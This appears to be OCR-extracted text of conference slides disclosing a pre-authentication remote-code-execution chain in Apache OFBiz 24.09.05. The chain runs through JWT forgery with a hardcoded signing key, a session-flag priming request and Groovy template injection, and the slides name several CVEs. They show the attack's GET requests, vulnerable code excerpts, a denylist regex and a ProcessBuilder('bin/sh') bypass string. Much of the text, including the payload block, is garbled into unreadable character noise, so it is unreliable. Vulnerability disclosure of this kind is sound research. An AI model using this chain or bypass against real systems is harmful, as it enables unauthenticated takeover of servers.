Authorization: Bearer <forged_sso_jwt>

```
String javaScriptEnabled = null;
try {
    LocalDispatcher dispatcher = (LocalDispatcher) request.getAttribute( name: "dis
    Map<String, Object> result = dispatcher.runSync( serviceName: "getUserPreference"
        "javaScriptEnabled", "userPrefGroupId", "GLOBAL_PREFERENCES", "user
        javaScriptEnabled = (String) result.get("userPrefValue");
    } catch (GenericServiceException e) {
        Debug.logError(e, msg: "Error getting user preference", MODULE);
    }
    session.setAttribute( name: "javaScriptEnabled", "Y".equals(javaScriptEnabled));
```



We're Admin. Cool, now what?

Admin session created. But our RCE trigger needs one more condition met first

```
<request-map uri="ajaxSetUserPreference">
  <security https="true" auth="true"/>
  <event type="service" invoke="setUserPreference"/>
  <response name="success" type="none"/>
</request-map>
```


```
6DA"AJ @L KE P"AMQBAO'PDA"
QOANPK">A"=QPAJ PE =PA@VPDE"
S =O"=? DEARA@"RE="PDA"BKNCA@"
551", 9 6s
```

GET /ajaxSetUserPreference?userPrefTypeId=JavaScriptEnabled&userPrefValue=Y
Authorization: Bearer <forged_sso_jwt>

```
*/
public static boolean isJavaScriptEnabled(HttpServletRequest request) { 4 usages
    HttpSession session = request.getSession();
    Boolean javaScriptEnabled = (Boolean) session.getAttribute( name: "javaScriptEnabled");
    return javaScriptEnabled != null ? javaScriptEnabled : false;
}
```

```
String javaScriptEnabled = null;
try {
    LocalDispatcher dispatcher = (LocalDispatcher) request.getAttribute( name: "dis
    Map<String, Object> result = dispatcher.runSync( serviceName: "getUserPreference"
        "javaScriptEnabled", "userPrefGroupId", "GLOBAL_PREFERENCES", "user
    javaScriptEnabled = (String) result.get("userPrefValue");
} catch (GenericServiceException e) {
    Debug.logError(e, msg: "Error getting user preference", MODULE);
}
session.setAttribute( name: "javaScriptEnabled", "Y".equals(javaScriptEnabled));
```

YJ @"4 AMQAOP'S H#? DA? G"



(H=C"OAPs'5 ANRANNA=@O'Ps"# "7 -#PKCCHAJ KS "C=PAO'AR=H

DEMO

Pre-Auth Admin via JWT Forgery

OFBiz 24.09.05.

TEMPLATE INJECTION

The Kill

Admin session. Flag set. Now: JWT claim to Groovy eval.

JWT_CALLBACK - From Widget Callback to Code

Same shape, same signature, same pipeline. Only the content differs

```
&' 5 0' &
, 9 6¥%# . . $ # %- "L =UHK=@
```

c

I =NA= @l u! NAOQH#PQ t

I =NA=6=NCAP l u! . EOP2 NK@Q? PQ t

I EOP l u! # L =? DA1 (\$ E/l

d

```
9 ' #210 <' &
, 9 6¥%# . . $ # %- "L =UHK=@
```

c

I =NA= @l u! NAOQH#PQ t

I =NA=6=NCAP l u! ⁸ cCNKKRUÿsss'dl t

I EOP l u! # L =? DA1 (\$ E/l

d

```
5 PNß C "=NA=6=NCAP , "e5 PNß Cf"? H=ß OsNAI KRAel =NA=6=NCAP l fv Õ ""J K"PUL A"? DA? Gt"J K"? KJ PAJ P"? DA? G
```

```
=NA=6=NCAP
N=S "5 PNß C"BNKI " ? H=ß
```

PDA"EJ L QP

```
CAP# NA=6=NCAPe? PTf
L EL AO'PDNKQCD"( 5' "=$ =UO
```

PDA"NAJ @ANAN

```
ATL=J @5 PNß Cf"" ?
8 cCNKKRUwd"" "AR=Hf
```

PDA"OEJ G

```
6DA"NAJ @ANANL EL AO'=J U"=NA=6=NCAP PDNKQCD"ATL=J @5 PNß Cf"s
5=l A"L=PDs"5=l A"AR=Hf"s
```

MacroFormRenderer - The UI-Flag Gate

MacroFormRenderer.java:491 - why `javascriptEnabled` controls RCE

```
boolean ajaxEnabled = UtilValidate.isEmpty(updateAreas) && this.javascriptEnabled;
String ajaxUrl = "";
if (ajaxEnabled) {
    Map<String, Object> extraParams = CommonWidgetModels.propagateCallbackInParameterMap(context,
        submitField.getPropagateCallback(), jwtCallback);
    ajaxUrl = MacroCommonRenderer.createAjaxParamsFromUpdateAreas(updateAreas, extraParams, m
```

5 AP'PK"PNQA RE="PDA"
XOP'NAMQAOP

DEFAULT

`javascriptEnabled = false`

- 1 `ajaxEnabled` → `false`
- 2 `if (ajaxEnabled)` – skipped
- 3 `areaTarget` – never read

no `expandString()` call · attack dies

MacroCommonRenderer.java:41-108 - iterating areas

```
StringBuilder sb = new StringBuilder();
Iterator<ModelForm.UpdateArea> updateAreaIter = updateAreas.iterator();
while (updateAreaIter.hasNext()) {
```

EPAN=PAO', 9 6¥%#.. \$#%- "
CKQN A@"7L @=PA# NA=O

```
String ajaxTarget = updateArea.getAreaTarget(context);
if (UtilValidate.isEmpty(ajaxTarget)
```

AFTER REQUEST 1

`javascriptEnabled = true` ← set by us

- 1 `ajaxEnabled` → `true`
- 2 `if (ajaxEnabled)` – entered
- 3 `getAreaTarget(context)`
- 4 → `expandString()`

JWT claim reaches the Groovy evaluator

"(HATE>HASPNI C' TL=J @ANATL=J @5PNB Cef"eJ ATP'CH@Af

#"7 +=? ? AOOE>H#PU"s =C"? KJ PNKHO'S DAPDAN= =? GAN'E L QP'NA=? DAO'AR=HfS"
6DANA"EO'J K'O=J EPV=PBKJ ">APS AAJ "PDA", 9 6"? H#B "=J @PDA") NKKRU"AR=HQ=PKN&

Widget Engine - From JWT Claim to SSTI Sink

ModelForm.java:2522 → 2529 → 2401 - zero sanitization between them

GET /webtools/control/FindGeo?JWT_CALLBACK=<rce_jwt>
Authorization: Bearer <forged_sso_jwt>

```
public static ModelForm.UpdateArea fromJwtToken(Map<String, Object> context) { 4 usages      context
    Delegator delegator = (Delegator) context.get("delegator"); delegator: GenericDelegator@16899

    String jwtToken = WidgetWorker.getJwtCallback(context); jwtToken: "eyJhbGciOiJIUzUxMiIsInR5cCI6I
    if (UtilValidate.isEmpty(jwtToken)) return null;

    Map<String, Object> claims = JWTManager.validateToken(jwtToken, JWTManager.getJWTKey(delegator));
    if (claims.containsKey(ModelService.ERROR_MESSAGE)) {
```

```
String areaId = (String) claims.remove( key: "areaId");
String areaTarget = (String) claims.remove( key: "areaTarget");
```

```
public String getAreaTarget(Map<String, ? extends Object> context) {
    return FlexibleStringExpander.expandString(areaTarget, context);
}
```

5=I A"D=N@? K@A@'GAU"R=H@=PAO"KQN
BKNA@", 9 6¥%#.. \$ #%- "PKGAJ

, 9 6¥%#.. \$ #%- "ATPN=? PA@'BKNEPO"
%d#B "?=HHA@'o=NA6=NCApp

556-#5B G"~ATL=J @5PNB Cef"
AR=HQ=PAO"8 cCNKKRUsssd"RE"
5? NL P7 PBHAR=HQ=PAefs

/ K@AH KN s=R=U[WX"~-%=HHA@">U
? NA=PA# F=T2=N=I Q NKI 7L @=PA# NA=Oef"

=NA=6=NCAP \$ KS O'BKNI ", 9 6"? H#B "PK"ATL=J @5PNB Cef"S BPD"VANK"O=J BVB=PBKJ s'6DA"L=UHK=@"
AR=HQ=PAO5

The Denylist That Doesn't Work

Case-sensitive and poorly anchored. Two ways through

The regex (case-sensitive):

```
java\s*\. | import\s | embed[^\w] | process[^\w] | class[^\w] | require[^\w] | ...
```

Pattern

process[^\w]

matches lowercase "process"
followed by non-word char

java\s*\.

matches "java." prefix
before any class name

Attacker provides:

ProcessBuilder("bin/sh"...)

capital P - not matched process[^\w] only sees lowercase

InetAddress.getByName(...)

auto-imported in Groovy - no
"java." prefix needed, no match

```
private static Pattern initScriptletsTokensPattern() { 1 usage
    String deniedScriptletsTokens = UtilProperties.getPropertyValue(
        return Pattern.compile(deniedScriptletsTokens);
    }
}
```

2= AN s? KI L Baf"~J K"
%# 5' ¥-0 5' 0 5-6-8' "s =Cs'&AB=QHP"EO'
?=QA~QAJ OEPERAs

L NK? ACO& j s B'EO'? =QA~QAJ OEPERAs"~? =L EP="2 "AR=@AO'EPs"r=j O&j s"=OOQI AO'="L NA, T") NKKRU"=QPK~B L KNPO'=S =Us"# "NACAT"@AJ UHOP"
? =J KP'S B "=-C=B OP"="O? NL PB C"AJ CB As

The Payload

One GET request carries this. Everything else follows

6* ' '61- ' 0"

AU, D>) ? B E 7V7T/ EO4 4\ ? % 4L: 8% ' sAU, L? Z/ B E \$?) (F=) 824G, LAEO4 (U<9 (, <% 4, H Z8O@* / E % D? I 8D8) (U<Y8W4KE * P? I ' R@J GJ 4 4HES S -&WC>I
8Z+ \$ U>Y0H Z0 % @9 H0<) 8U- (P? E E=9 [R? YD? -E? -EF: % 4% % K>Z0W>I (P<8S E 5GQ? I 8G=: , H Z4 (? J , R? H W2 I 8D>5DW? J 8H 5\ V@) (U@%CL1 U\$ G<9 ; C>U# ' # Q=
9 \ S @: 46@*, H9 WQ@) 8[@% W2 I H- %G^ 4 4HES K-&WC>ws UZ6L- . 3' 8P- [4\ , _ 7 F6~ 1TV5; / 4F] HR(O_ -) 45VI BAV4~S 9 [] UP><0 NBPC>6# I ' \: H&~
WR4: D==¥BQN C

6* ' "&' %1 &' &' %a # 4 5

01

* ' # &' 4

c"l =HCl u"l * 5\ XYI t"l PULI u"l , 9 6l "d

HCKNPDI "I =P? DAO"PDA"D=N@? K@A@"GAU"BI "OA? QNPUSL NKL ANPEAQX\ '

02

-5 57' 4"% # 4

I ECI u"l # L=? DA1 (\$ B\

4 AMQEN@>U", 9 6sNAMQENaessf s"# J UPDEI C"AKOA"EO"NAFA? PA@="P"RANBUef

03

4' # "&

I =NA=-@I u"l NAOQHPI

9 E@CAP"E@AJ PE AN#"# J U"OPNE C"S KNGO'J ARANO=J EPEVA@

04

4' # "6# 4) ' 6

I =NA=6=NCAPf u"l 8 cCNKKRUd'ss"dl

6DA"ATA? QPEKJ "RA? PKN"(HKS O'PK"(HATE-HA5PNEI C' TL =J @AN" "
5? NL P7 PBYAR=HQ=PAef

05

64 ' "%a # 4 5

I E=PI UX^^^ZW[W^_ t"l ATLI UX^^^Z' W[^_

ATL "I QOP">A"BI "PDA"BQPQNat"KPDANS EDA"RANBUef"PDNKS O'
6KGAJ ' T L BNA@' T? ALPEKJ

06

54 0# 67 4'

* / # %-5 * # \ XY dDA=@ANL =UHK=@t"@AB=QHPP GAUF

5ECJ A@"S EPD" &) ~ , =0 @4C7G: LYO\ R_Usss"BNKI "PDA"L Q>HE "OKQN A"
NAL K

The Attack: Two GET Requests

Request 1 primes the gate. Request 2 pulls the trigger

4' 3 7' 56"XŮ24÷ ' "6* ' ") #6'

) ' 6"ḡ=F=T5 AP7 OAN2 NABANAJ ? Az QOAN2 NAB6 UL A-@, sss
QPDKNŮ/=PEKJ Ů\$ A=NAN5 BKNCA@¥ OOK¥ F5 Pç



551 "L NAL NK? AOCKN=? ? AL PO'BKNCA@", 9 6



@! B "OAOOCKJ "? NA=PA@



F=R=5? NL P' J =>H@, ";
9 NE AJ "PK"OAOOCKJ ", "@=P=>=OA

4' 3 7' 56"YŮ64÷) ' 4"4%

) ' 6"ḡ B @) AKz, 9 6¥%#.. \$ # %- , \$ BKNCA@¥ F5 Pç
QPDKNŮ/=PEKJ Ů\$ A=NAN5 BKNCA@¥ OOK¥ F5 Pç



5=I A"D=N@? K@A@"GAU"R=H@=PAO"%#.. \$ # %-



F=R=5? NL P' J =>H@, ";



(HATE>H@5PNB C' TL=J @AN@TL=J @5PNB Cef



5? NL P7 P@AR=H@=PAef



2NK? AOO\$ QH@AN, "&05" T, H@N=PEKJ
&AJ UH@P">UL=OOA@'e%=L EP=H@2 kf

DEMO

**Bypassing Deny List + Pre-Auth RCE via JWT
Forgery (CVE-2026-31986 Critical)**

OFBiz 24.09.05.

OFBiz: Five Layers, One Key

Pre-auth RCE on installs with SSO enabled. Two GET requests. Zero credentials

01 * =N@? K@A@", 9 6 "OECJ B C"GAU
 OA? QNPU L NK L ANPEAOX ' '~ L Q> HZ "OKQN A"NAL Kt"E@AJ PE' =HKJ "ARANU"B OP=HH

02 (KNCA@"=@I B ", 9 6
 551 "L NAL NK? AOCKNPNQPO'=J U"PKGAJ "OECJ A@"S EPD"PDA"@AB=QH"GAU

03 5A00EKJ "L N B C
 4AMQACP"X"OAPOF=R=5? NL P' J => HA@, ; "B "OAO0EKJ "=J @"&\$

04 6AI L H+PA"B FA? PEKJ "OEJ G
 , 9 6¥%#... \$ # %- s=NA=6=NCAP ~_ (" HATE>HA5PNB C' TL =J @ANATL =J @5PNB Cef"~_ "AR=H

05 &AJ UHOP">UL =OO
 6S K"=J ? DKNB=HQNAO~2NK? ACO\$ QEB@AN, "J AP# @@NAO AR=@A"PDA"NACAT

1 J A"GAUs"(BR A"> HZ @"OL KPOs"2 NA~ =QPD"4 % s

Two Chains. One Pattern

Routing flaws reach internal surfaces. Execution sinks turn access into RCE

\$=@\$ KJ P=

4176-0)

2=NOAN@ @EOL=P? DAN@EO=CNAI AJ P
7 4 -EJ KN =HVAef" "OPNL 2=PD2=N-I Oef

-06' 40#. "574(# %

gOANRAN# 2-gj~: 5PNA=I "N-S "@AOANE=HVA=PEKJ

' : ' %76-10 "5-0-

: 5PNA=I " %06 " " NKRU"RE="7 J O=BA
5? NL P' J CBJ A/ =J=CANAR=Hf"~J K"O=J @>KT

551J 1Be=f>E/

4176-0)

5D=NA@"OECJ BJ C"GAU"~KJ A"GAU"PS K"BA=PQNAO
OA? QNPUSL NKL ANPEAOJX ' "L Q>HE "AB=QHP

-06' 40#. "574(# %

(HATE-HASPNBJ C' TL=J @ANC=PA@">U"7 #s =C

' : ' %76-10 "5-0-

5? NL P7 PEHAR=HQ=PAef"~J K"O=J @>KT
%=OA~J ? DKNA@"@AJ UHOP"PNRE=HVA">UL =COA@

9 * ' 4' "61". 11- "-0"; 174"56#%-

2 "S A>STI HOA? QNPV~? KJ OPN=BJ POI' EOCBJ C"s @EOL=P? DAN (1 49 #4&s g@EOL=P? DAN
2 "(H#ANAT? HQ@A"NACATAO'QOEB C"/ =P? DANs J @ef"BJ OPA=@"KB"/ =P? DANl =P? DAOef
2 "5D=NA@"OECJ BJ C"GAUO"=? NKO'B @AL AJ @AJ P"BA=PQNAO
2 "&AJ UHOP"NACATAO'CCQ=N@BJ C"AR=HgPAI LHPA~ATL=J OEBJ "OEB GO
2 "7 #g" L NABANAJ ? A"s =CO? KJ PNKHED C"OANRAN-OE@A">N=J ? DAO'PK"@=J CANKQO"? K@A

Thank You

Lidor Ben Shitrit / thisisOxczar
Assaf Levkovich

Novee Security

CVEs:

CVE-2026-29207

CVE-2026-29220

CVE-2026-29226

CVE-2026-31986

Q & A

